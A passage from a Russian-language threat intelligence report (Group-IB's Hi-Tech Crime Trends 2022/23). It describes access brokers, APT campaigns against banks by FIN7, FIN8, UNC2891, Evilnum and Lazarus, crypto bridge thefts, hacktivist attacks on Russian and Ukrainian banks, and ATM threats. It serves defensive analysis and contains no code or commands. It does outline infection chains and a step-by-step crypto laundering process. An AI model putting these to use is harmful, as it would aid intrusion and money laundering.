
Доступы к промышленным компаниям чаще всего продавали следующие брокеры:

- **Novelli** – 15 RDP доступов, 9 из которых компании из Латинской Америки. Практически все доступы с правами администратора - локального или доменного.
- **orangecake** – 15 доступов, большая часть из которых VPN. Более половины доступов приходится на Европу
- **Nei** – 7 VPN доступов за сентябрь и декабрь 2021 по всему миру, 5 из них с правами локального администратора.

HI-TECH CRIME TRENDS 2022/23

ГЛАВА 12.

УГРОЗЫ ПО ИНДУСТРИЯМ: ФИНАНСОВЫЙ СЕКТОР



APT-ГРУППЫ И ТАРГЕТИРОВАННЫЕ АТАКИ НА БАНКИ

FIN7

Несмотря на то, что в последнее время преступная группа **FIN7** занимается в основном активностью шифровальщиков, они все еще продолжают проводить целевые атаки на финансовые организации.

С конца июня по конец июля 2021 проводилась кампания, нацеленная на клиентов поставщика PoS-терминалов **Clearmind Technology** (США). Злоумышленники рассылали вредоносные письма, замаскированные под рекламу Windows 11 Alpha.

Конечной целью атакующих являлась установка JavaScript-бэкдора, позволяющего похищать финансовую информацию. При открытии документа Microsoft Word пользователю предлагалось для просмотра включить активный контент. Это действие запускало обфусцированный макрос, загружающий на машину вредоносный JavaScript – вариант бэкдора, который FIN7 использует минимум с 2018 года.

До подключения к своим серверам VBA-загрузчик извлекает из документа-приманки шифрованные списки и, руководствуясь ими, проводит ряд проверок:

- ищет имя домена CLEARMIND (связь с PoS-провайдером американских ритейлеров и владельцев отелей);
- пытается определить язык, которым пользуется владелец компьютера;
- ищет признаки виртуального окружения;
- удостоверяется в наличии приемлемого для работы объема памяти (не менее 4 ГБ);
- через LDAP ищет объект RootDSE, с помощью которого можно получить имя домена в каталоге Active Directory, к которому привязан данный компьютер.

Если результаты проверок удовлетворительны, в папку временных файлов загружается JavaScript-файл word_data.js, заполненный мусорными данными для маскировки полезной нагрузки. Этот

обфусцированный скрипт является бэкдором группы FIN7. Установка JavaScript-бэкдора не происходит в тех случаях, когда обнаружен какой-либо язык из стоп-листа (русский, украинский, молдавский, эстонский, сербский, серболужицкий, словацкий, словенский) или присутствие виртуальной машины.

FIN8

В августе 2021 года было обнаружено, что группа **FIN8** скомпрометировала сеть неназванной финансовой организации из США с помощью новой вредоносной программы **Sardonic**.

На момент обнаружения вредоносная программа Sardonic находилась в стадии разработки, но уже имела следующие функции:

- сбор системной информации;
- выполнение команд на взломанных устройствах;
- использование системы плагинов, предназначенной для загрузки и выполнения полезной нагрузки, поставляемой в виде библиотек DLL.

Во время атаки на неназванную финансовую организацию из США бэкдор был развернут и запущен в системах жертвы в рамках трехэтапной атаки с использованием PowerShell-скрипта, загрузчика .NET и shellcode-загрузчика. При этом скрипт PowerShell вручную копируется в скомпрометированные системы, а загрузчики доставляются с помощью автоматизированного процесса.

UNC2891

В феврале 2022 года была обнаружена активность финансово мотивированной группы **UNC2891**. Тогда был выявлен потенциально скомпрометированный ATM-сервер. Дальнейшие исследования показали, что отправляемые сервером данные были модифицированными. Также в ходе исследования специалистами Group-IB было установлено, что первые индикаторы компрометации относятся к ноябрю 2017 года, то есть группа активна уже давно. К сожалению, в силу такого срока давности не удалось установить, как был осуществлен первоначальный доступ в систему.

Был обнаружен ранее неизвестный Unix-руткит Caketap для атак на банкоматы. Цель Caketap – перехват данных проверки банковской карты и PIN-кода со взломанных серверов банкоматов и последующее использование этой информации для несанкционированных транзакций. Caketap перехватывает данные, отправляемые ATM-сервером, и проверяет их на ряд условий. При определенных условиях данные модифицируются перед отправкой их с ATM-сервера.

Помимо нового вредоносного ПО, группа UNC2891 использовала вредоносные программы **SLAPSTICK**, **TINYSHELL**, **STEELCORGI**, ранее уже выявленные в атаках группы **LightBasin** (aka UNC1945) – группы, атаковавшей телекоммуникационные компании. Это дает основания предполагать, что атакующие связаны или являются одной группой.

Полная география атак преступной группы не установлена. Известно, что активность бэкдора SLAPSTICK, выявленная в апреле-июле 2022, относится к Катару и Великобритании – именно из этих регионов были загружены семплы на VirusTotal .

Evilnum

Преступная группа **Evilnum** существует минимум с 2018 года и была обнаружена лишь в 2020 году. К сожалению, на данный момент окончательно не установлено, какова финальная цель группы, так как не были выявлены именно денежные хищения. Однако известно, что злоумышленники осуществляют вредоносные рассылки в финтех-компании, и цель их, вероятно, – получение сведений из скомпрометированных систем.

В конце 2021 – начале 2022 были выявлены рассылки в Дании и Великобритании. Злоумышленники начали использовать новый бэкдор **AgentVX**.

Напомним, что злоумышленники рассылают вредоносные письма, замаскированные под письма с персональными данными клиентов (KYC). К письмам прикреплены вложения в формате .lnk. После того, как жертва откроет файл, она увидит изображение с копией паспорта. Также будет запущена cmd-команда, которая скрыта в изображении с помощью стеганографии. Затем будет запущен NSIS-инсталлер, который запустит png-файл со скрытым с помощью стеганографии shell-кодом. Он, в свою очередь, запустит PE файл AgentVX_Loader, который является лоадером для нового бэкдора AgentVX. Последний позволяет получать информацию о зараженной машине и запускать полезную нагрузку.


Позже преступная группа начала использовать новый бэкдор, получивший название DarkMe, и провела атаки на компании-пользователи платформы для онлайн-казино.

Lazarus

Криптовалюта

Согласно исследованию **Chainalysis**, 2021 год для северокорейских киберпреступников был знаменательным: они осуществили не менее семи атак на криптовалютные платформы, в результате которых в прошлом году были извлечены цифровые активы на сумму почти **$400 млн**. Эти атаки были нацелены, в первую очередь, на инвестиционные фирмы и централизованные биржи и использовали фишинговые приманки, эксплойты кода, вредоносное ПО и передовую социальную инженерию для перекачивания средств из подключенных к Интернету «горячих» кошельков этих организаций на адреса, контролируемые КНДР.

С 2020 по 2021 год количество хакерских атак, связанных с Северной Кореей, подскочило с четырех до семи, а ценность, извлекаемая из них, выросла на 40%.



Растущее разнообразие украденных криптовалют неизбежно усложняет операцию по отмыванию криптовалюты в КНДР. Сегодня типичный процесс отмывания денег в КНДР выглядит следующим образом:

1. ERC-20 токены и альткойны обмениваются на эфир (Ether) через децентрализованную биржу (DEX);
2. Эфир смешанный;
3. Смешанный эфир обменивается на биткойн через DEX;
4. Биткойн смешанный;
5. Смешанный биткойн объединен в новые кошельки;
6. Биткойн отправляется на депозитные адреса на крипто-фиатных биржах, базирующихся в Азии – потенциальных точках вывода средств.

Chainalysis выявила текущие остатки на сумму $170 млн, представляющие собой украденные средства в результате 49 отдельных взломов с 2017 по 2021 год. Средства контролируются Северной Кореей, но еще не были отмыты с помощью сервисов.

В марте 2022 злоумышленники осуществили одну из самых крупных атак на криптовалютные биржи и похитили ETH на сумму более **$600 млн из Ronin Bridge**. Согласно **официальному заявлению Ronin Bridge**, кража произошла в результате взлома «узлов-валидаторов». Платформа позволяет вывести средства только после одобрения транзакции пятью валидаторами из девяти. Хакерам удалось завладеть закрытыми криптографическими ключами, принадлежащими пяти валидаторам, чего было достаточно для кражи криптоактивов. В сообщении компании утверждается: «Все доказательства указывают на то, что эта атака была спровоцирована социальной инженерией,

а не технической ошибкой». Уточняется, что один из сотрудников Sky Mavis (компания, управляющая сайдчейном) был скомпрометирован, и злоумышленнику удалось использовать этот доступ, чтобы проникнуть в ИТ-инфраструктуру Sky Mavis и получить доступ к узлам валидации.

В апреле 2022 года министерство финансов США обвинило в инциденте поддерживаемую Северной Кореей группу Lazarus, ссылаясь на историю атак хакеров. Группировка часто атаковала сектор криптовалюты с целью сбора средств для КНДР.

Несмотря на колоссальные последствия атаки, команда Sky Mavis возместила ущерб всем пострадавшим. После устранения основных проблем Ronin Bridge вновь открылся в конце июня 2022.

Однако в том же июне 2022 года Lazarus скомпрометировали еще одну биржу – **Harmony Horizon Bridge**. Хакеры провели 14 транзакций в Ethereum и Binance Smart Chain, похитив различные активы, включая ETH, BNB, USDT, USDC и Dai. На момент объявления об атаке Harmony оценила убытки в **$100 млн**. В ходе расследования инцидента стало понятно, что кража была совершена путем компрометации криптографических ключей кошелька с мультиподписью.

Специалисты Group-IB не сомневаются, что группировка Lazarus продолжит атаковать организации с целью получения выгоды в криптовалюте. Об этом сигнализирует продолжительное проведение таких операций как: **TraderTraitor**, **Dangerous Password**, **Operation Dream Job**, **SnatchCrypto** и **AppleJeus**.

Атака на банки: возвращение к истокам?

Специалисты Group-IB проанализировали недавнюю атаку на африканские банки, которую проводила группа Lazarus в рамках **Operation Dream Job**.


Хакеры воспользовались стандартной схемой привлечения жертвы: создали фейковый профиль в социальной сети LinkedIn и выдавали себя за рекрутера в известный американский банк.

После установки первичного контакта, хакеры предлагали перейти в Telegram и продолжать общение там. По итогу жертве присылается ссылка на описание вакансии в банке для ознакомления с требованиями к позиции в компании. Ссылка вела на фишинговый ресурс, который копировал имя известного банка. После перехода по ссылке на компьютер жертвы скачивался вредоносный документ. Он используется для загрузки полезной нагрузки второго этапа.

Этап заражения схож с предыдущими атаками: docx → удаленный шаблон → макрос → внедрение вредоносного кода в законный процесс.

Четвертая стадия атаки представляет собой файл x64 DLL, который упакован с помощью Themida. Пейлоад проверяет определенное значение в реестре, и если оно существует, он собирает список запущенных процессов и отправляет их на управляющий сервер. В случаях, если C&C не отправляет полезную нагрузку, полезная нагрузка не расшифровывается должным образом или не работает должным образом, загрузчик пытается загрузить ее снова после 30-секундной задержки (он выполняет это в цикле, пока не получит полезную нагрузку).

К сожалению, на момент исследования специалисты Group-IB не смогли получить полезную нагрузку.



АТАКИ НА КРИПТОВАЛЮТНЫЕ ПЛАТФОРМЫ

Помимо Lazarus, другие атакующие также проводили атаки на криптовалютные платформы.

Специалисты Group-IB отметили около двадцати успешных атак в Европе и Азиатско-Тихоокеанском регионе, общая сумма хищений составила **более $1 млрд**. Крупнейшие хищения имели место в Ronin (Вьетнам) – $650 млн, FTX (США) – $650 млн, Wormhole – $320 млн, Wintermute – $160 млн, Maiar Exchange (Румыния) – $113 млн, Horizon – $100 млн, Binance – $100 млн, Mirror Protocol (Сингапур) – $90 млн, Crypto.com (Сингапур) – $33 млн.

Как правило, злоумышленники используют уязвимости в блокчейн-мостах и смарт-контрактах.

Блокчейн-мост представляет собой протокол, соединяющий два блокчейна и обеспечивающий взаимодействие между ними. По сути блокчейн-мост позволяет пользователям конвертировать одну криптовалюту в другую. Такие мосты используют смарт-контракты и блокируют исходный токен в смарт-контракте, создавая wrapped-версию токена, которую затем можно перенести в другой блокчейн. Обычно в блокчейн-мостах хранятся огромные суммы денег, поэтому мосты являются очень заманчивым объектом для атаки. Из-за уязвимостей в базовом коде мосты стали главной мишенью для хакеров.

Взлом моста Harmony's Horizon группой Lazarus стал возможен из-за ограниченного количества валидаторов, необходимых для утверждения транзакций. Хакерам достаточно было скомпрометировать всего два из пяти приватных ключей, чтобы получить пароли, необходимые для вывода средств клиентов.

Также легкой добычей стали мосты Ronin и Nomad. В первом случае хакерам нужно было только убедить пять из девяти валидаторов в сети передать им закрытые коды, чтобы получить доступ к криптовалюте, заблокированной внутри системы. Во втором случае хакеры могли ввести в систему любое значение, а затем вывести средства, даже если активов было недостаточно.

В случае атаки на Binance, злоумышленники воспользовались эксплойтом для моста BSC Token Hub.

Как правило, после взломов блокчейн-мосты на какое-то время приостанавливают свою работу. А некоторые из инцидентов даже привели к закрытию пострадавшей криптобиржи. Так, биржа FTX даже в итоге подала заявление на банкротство. Гонконгская биржа AAX после атаки в ноябре 2022 приостановила свою работу.

АТАКИ В ХОДЕ ТЕКУЩЕГО КРИЗИСА

В марте 2022 года группировка **IT Army of Ukraine** наряду с критической инфраструктурой страны объявила приоритетной целью банки РФ.




Рис. 47. Объявление о целях IT Army of Ukraine

IT Army объяснила выбор целей следующим образом:




Рис. 48. Заявление IT Army of Ukraine

В ходе конфликта проукраинские атакующие, такие как AgainstTheWest и группировки, связанные с Anonymous, несколько раз публично брали на себя ответственность за проведенные атаки на **Центробанк России**, **Сбербанк** и крупнейшую платежную систему **Qiwi** (позже выяснилось, что атакована была не сама Qiwi, а платежный шлюз). Многие российские банки оказались под ударом различных групп хактивистов. В начале апреля группа Network Battalion 65 выложила в открытый доступ 28 ГБ документов, предположительно принадлежащих Центробанку РФ.

Рис. 49. Скриншот сообщения Anonymous

ЦБ опроверг информацию о кибератаке. 28 февраля сайт Московской биржи также попал под DDoS-атаку, скоординированную группой IT Army of Ukraine.




Рис. 50. Скриншот сообщения об атаке Московской биржи

Украинские банки также оказались под DDoS-атаками, хотя и меньшего масштаба. Один из известных примеров – DDoS-атаки на **Приватбанк** и **Ощадбанк** в середине февраля 2022. Хотя DDoS-атаки тяжело атрибутировать к конкретным группам, Украина заявила, что атака шла из России.




Рис. 51. Скриншот заявления об атаке украинских банков

Не все атаки на финансовые институты были сугубо техническими, такими как взломы и DDoS-атаки. Одним из примеров применяемых техник гибридной войны была информационная атака: граждане Украины начали получать текстовые сообщения от незнакомых номеров, где было указано, что банкоматы в стране прекратили работу. Предположительно, злоумышленники хотели заставить граждан вывести деньги с украинских счетов и таким образом спровоцировать банковский кризис.

Рис. 52. Пример фейкового сообщения

Достоверность многих утечек в конфликте остается под вопросом – большинство баз данных на самом деле оказывались взятыми из старых источников, что были скомпрометированы еще до рассматриваемых событий и выдавались хактивистами за свежие и более значимые, чем они были на самом деле.

АТАКИ НА БАНКОМАТЫ

Два года назад пандемия COVID-19 заставила всех сменить образ жизни: работать из дома, совершать онлайн-покупки и общаться друг с другом онлайн. Как только мы начали возвращаться к нормальной жизни и больше выходить на улицу, наши покупательские привычки тоже вернулись. Эти изменения касаются и использования банковских карт и банкоматов.

Через две недели после первого случая COVID в Ирландии, правительство страны объявило первую волну ограничений, чтобы остановить распространение вируса. Эти ограничения повлияли на статистику операций по банковским картам. Заявление Банка Ирландии: «К концу марта 2020, траты по кредитным картам и операциям в POS-терминалах уменьшились на 27 процентов по сравнению с первой неделей марта, а число операций по снятию наличных уменьшилось практически в два раза».

